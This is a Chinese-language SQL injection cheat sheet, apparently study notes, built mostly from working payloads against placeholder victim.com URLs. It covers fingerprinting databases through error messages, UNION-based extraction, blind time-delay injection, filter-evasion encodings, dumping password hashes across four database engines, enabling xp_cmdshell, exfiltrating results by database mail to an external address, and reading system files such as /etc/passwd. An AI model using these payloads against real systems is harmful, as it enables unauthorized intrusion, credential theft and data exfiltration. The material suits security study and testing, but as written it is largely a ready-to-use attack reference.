SqlInjection


1. 识别数据库

(1)利用数据库方言

字符串型



数值型



(2)常见的sql错误

<http://www.victim.com/showproducts.php?category=bikes>’（添加单引号）

sql server

unclosed qutotation mark before the character string ‘attacker’;

mysql

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''ann''' at line 1

oracle

ORA-01756:quoted string not properly terminated

[http://www.victim.com/showproducts.php?id=bikes](http://www.victim.com/showproducts.php?category=bikes)（id为数值）

sql server

invalid cilumn name ‘attacker’(sql server 认为该值如果不是一个数字，那么它肯定是个列名)


mysql

unknown column ‘attacker’ in ‘where id’(与sql server 反应相同)

(3)获取数据库其他信息

sql server

<http://www.victim.com/shopproducts.aspx?catagory=bikes’> and 1=0/@@version;--(利用字符串转换整数错误获取数据库版本号)



二．内联SQL注入

内联注入是指向查询注入一些SQL代码后，原来的查询仍能会全部执行

(1)字符串内联注入([ ]为输入部分)

select \* from administrators where username= ‘[A]’ and password=‘[B]’;

当返回所用行时

[A]:’ or 1=1 or ‘1’=’1

当返回指定行时

[A]:admin’ and 1=1 or ‘1’=’1

(2)数值型内联注入([ ]为输入部分)

select \* from messages where uid=[A] order by received;

当返回所有行

[A]:1 or 1=1

当返回指定行

[A]:1 and 1=1

三．终止式注入

终止式注入是指攻击者在注入SQL代码时，通过将原来查询语句的剩余部分注释掉，从而成功结束原来的查询语句

select \* from administrators where username=’[A]’ and passoword=’[B]’

(1)执行单条语句

当返回多行

[A]:’ or 1=1;--

[A]:’/\*

[B]:\*/ or ‘1’=’1

当返回一行

[B]:admin’;--

[A]admin’ /\*

[B]\*/’

(2)执行多条语句(堆叠技术，sql server6.0;mysql 4.1,oracle不支持)

select \* from demo where id=[];

[A]:2;update demo set name=’li’ where id=2;--

(他只会显示第一条语句的查询结果)

四．union提取数据

(1)猜取当前数据库的列数(利用逐步添加null，直到不报错)

http://www.victim.com/products.asp?id=12 union select null--

http://www.victim.com/products.asp?id=12 union select null,null--

http://www.victim.com/products.asp?id=12 union select null,null,null--

oracle(特殊)

http://www.victim.com/products.asp?id=12 union select null from daul--

(2)猜取当前数据库的列数(利用order by，直到报错)

http://www.victim.com/products.asp?id=12 order by 1

http://www.victim.com/products.asp?id=12 order by 2

http://www.victim.com/products.asp?id=12 order by 3

(3)猜取当前列的数据类型或兼容(当猜测为字符型时,则返回正确)

http://www.victim.com/products.asp?id=12 union select ‘test’,null,null--

http://www.victim.com/products.asp?id=12 union select null,’test’,null--

http://www.victim.com/products.asp?id=12 union select null,null,’test’--

(4)在对应数据类型的列获取其他数据（当第一列为字符型）

http://www.victim.com/products.asp?id=12 union select system\_user(),null,null--

(5)当只能获取一行数据

http://www.victim.com/products.asp?id=12 and 1=0 union select system\_user(),null,null--

http://www.victim.com/products.asp?id=12 and 1=0 union select system\_user(),null.null where userid=2--

五．使用条件语句

(1)基于时间

利用时间延迟来判断正错

if(system\_user=’sa’)waitfor delay ‘0:0:5’--

利用时间延迟逐个来提取单个字符

if(substring((select @@version),25,1)=5)waitfor delay ‘0:0:5’--

(2)基于内容

利用case来判断结果(数值型)

http://www.victim.com/products.asp?id=12+(case when (system\_user = ‘sa’ )then 0 else 1 end)

利用case来判断结果(字符型)

http://www.victim.com/products.asp?brand=ac’+char(108+(case when (sysem\_user=’sa’)then 0 else 1 end))+’em

六．枚举数据库

(1)枚举数据库名

sql server(利用union提取数据，master数据库包含描述其他数据库的元数据，db\_name()返回当前的数据库)

<http://www.victim.com/products.asp?id=12> union select name,null,null from master..sysdatabases--

mysql

select schema\_name from information\_schema.schemata;

(2)枚举数据表名

sql server(利用union提取数据，sysobjects数据表包含描述当前数据库的数据表信息，xtype为’U’则为用户定义的数据表)

http://www.victim.com/products.asp?id=12 union select name,null,null from test..sysobjects where xtype=’U’--

mysql(除去不必要的数据表)

select table\_schema,table\_name from information\_schema.tables where table\_schema != ‘mysql’ and table\_schema != ‘information\_schema’ and table\_schema!=’performance’

(3)枚举列名

sql server(syscolums数据表包含当前数据表的列信息)

http://www.victim.com/products.asp?id=12 union select name,null,null from test..syscolums where id=(select id from test..sysobjects where name=’demo’)

mysql(去除不必要的表)

select table\_schema,table\_name,column\_name from information\_schema.columns where table\_schema! =’mysql’ and table\_schema!=’information\_schema’ and table\_schema!=’performance’

(4)枚举当前表

sql server

<http://www.victim>.com/shopproducts.aspx?catagory=bikes’ having ‘1’=’1

column ‘products.productid’ is invalid in the select list because it is not contained in an aggregate function and there is no GROUP BY clause(利用having错误获取数据库products的第一列productid)

<http://www.victim>.com/shopproducts.aspx?catagory=bikes’ group by productid having ‘1’=’1

column ‘products.name’ is invalid in the select list because it is not contained in either an aggregate function or the group up clause(获取数据库products的第二列name)

<http://www.victim>.com/shopproducts.aspx?catagory=bikes’ group by productid,name having ‘1’=’1

column ‘products.price’ is invalid in the select list because it is not contained in either an aggregate function or the group up clause(获取数据库products的第三列name)

<http://www.victim>.com/shopproducts.aspx?catagory=bikes’ and 1=0/name;--

syntax error converiting then navchar value ‘claud butler olympus d2’ to a column of data type int,(利用字符转化数值错误获取bikes行所对应字段name的值)

(5)枚举用户相关权限

mysql

select grantee,privilege\_type,is\_grantable from information\_schema.user\_pribileges;

七．SQL盲注

sql盲注是一种sql注入漏洞，攻击者可以操作sql语句，应用会针对真假条件返回不同的值，但是攻击者无法获取数据库执行查询后的结果（如错误信息）

（1）时间延迟

web服务器虽然可以隐藏错误或数据，但必须等待数据库返回结果，因此可用它来确认是否存在sql注入

sql server（waitfor delay ‘HH:mm:ss’,延迟命令）

<http://www.victim.com/basket.aspx?uid=45;waitfor> delay ‘0:0:5’;--

mysql(benchmark(n,action),反复执行函数)

<http://www.victim.com/basket.aspx?uid=45;select> benchmark(10000000,encode(‘hello’,’mom’));--

(大概3.65s)

oracle(dbms\_pipe.receive\_message(‘RDS’,10)，延迟过程)

<http://www.victim.com/basket.aspx?uid=45> or 1=dbms\_pipe.receive\_message(‘RDS’,10);

postgresql(pg\_sleep(n))

http://www.victim.com/basket.aspx?uid=45;select pg\_sleep(10);--

八，躲避技术

(1)躲避空格

利用多行注释

[http://www.victim.com/messages/list.aspx?uid=45/\*\*/or/\*\*/1=1](http://www.victim.com/messages/list.aspx?uid=45/**/or/**/1=1)

(2)使用大小写变种(select, from等关键字)

数据库不区分大小写

select password from shadows where username=’admin’

<==>

sElect password FrOm shadows WheRE username=’admin’

(3)使用URL编码

/\*\*/union/\*\*/select/\*\*/password/\*\*/from/\*\*/temp


基本url编码(对/\*编码)

%2f%2a\*/union%2f%2a\*/select%2f%2a\*/password%2f%2a\*/from%2f%2a\*/temp

双url编码(对/\*与%编码)

%252f%252a\*/union%252f%252a\*/select%252f%252a\*/password%252f%252a\*/from%252f%252a\*/temp

unicode编码



(4)使用空字节

利用c语言的字符串空字节结束的特点

%00’union select password from temp

九．窃取哈希口令(需要管理员权限)

sql server

select password\_hash from sys.sql\_logins

0x0100014b47efe730985acb6ad7976804e4292e8177d4a492192c

0x0100:头

14b47efe：salt

730985acb6ad7976804e4292e8177d4a492192c:区分大小写的哈希

mysql

select user,password from mysql.user

\*6BB4837EB74329105EE4568DDA7DC67ED2CA2AD9

password(‘password’)

postgresql

select usename,passwd from pg\_shadow

md553jd93das3035983274098fjk93249090sdkjf99

md5+md5(‘passowdusename’)

oracle

在user$表中既有des加密口令又有sha1加密口令

oracle des用户名口令

select username,password from sys.user$ where type#>0

oracle des 角色口令

select username,password from sys.user$ where type#=1 and

length(password)=16

oracle sha1用户名口令

select username,substr(spare4,3,40) as hash,substr(spare4,43,20) as salt from sys.user$ where type#>0 and length(spare4)=62

十．利用e-mail带外通信

带外通信（OOB,Out Of Band）：查询与返回结果不在同一信道上传输

sql server

database mail(sql server 2005,2008)

exec sp\_configure ‘show advanced’,1;

go

reconfigure;

exec sp\_configure ‘xp\_cmdshell’,1;

go

reconfigure;

exec sp\_configure ‘Database Mail XPs’,1;

go

reconfigure;

(1)添加用户并加入profileaccount

exec msdb.dbo.sysmail\_add\_account\_sp--创建用户

@account\_name=’wu’,

@email\_address=’1351367889@qq.com’,

@mailserver\_name=’smtp.victim.com’,

@username = ['1351367889@qq.com',](mailto:'1351367889@qq.com',)

@password = 'qq授权码',

@enable\_ssl =enable\_ssl;

exec msdb.dbo.sysmail\_add\_profile\_sp --新建配置文件

@profile\_name=’mypro’;

exec msdb.dbo.sysmail\_add\_profileaccount\_sp --添加用户到配置文件

@profile\_name=’mypro’,

@account\_name=’wu’,

@sequence\_number=1;

(2)发送邮件

declare @b varchar(2000);

select b=@@version;

exec msdb.dbo.sp\_send\_dbmail

@profile\_name=’mypro’,

@recipients=’209115576@qq.com’,

@body=b,

@file\_attachments=’c:\a.txt’;

十一．操作文件

(1)写文件

sql server

--bcp

>exec xp\_cmdshell ‘bcp “select \* from sys.sql\_logins” queryout “c:\a.txt” -T -c’

queryout:指定输出文件路径

-c:字符类型，-N：二进制类型

-T:受信任连接;-U -P:指定用户与密码连接

mysql

--outfile

>select table\_name from information\_schema.tables into outfile ‘c:\a.txt’;

postgresql

--copy

>copy (select \* from temp) to ‘/tmp/a.txt’

(2)读文件

sql server

---bulk insert

>create table boof(line varchar(800));

>bulk insert boof from 'c:\boot.ini';

>select line from boof;

mysql

---load data infile

>create table authors(fname char(50),sname char(50),email char(100));

>load data infile ‘c:\a.txt’ into table authors fields terminated by ‘ ‘;

>select \* from authors;

---load\_file

>select load\_file(‘c:\boot.ini’);

(参数需要用单引号，也可以用16进制)

>select load\_file(0x633a2f626f6f742e696e69)

postgresql

--copy

>create table temp(name text);

>copy from ‘/etc/passwd’;

>select \* from temp;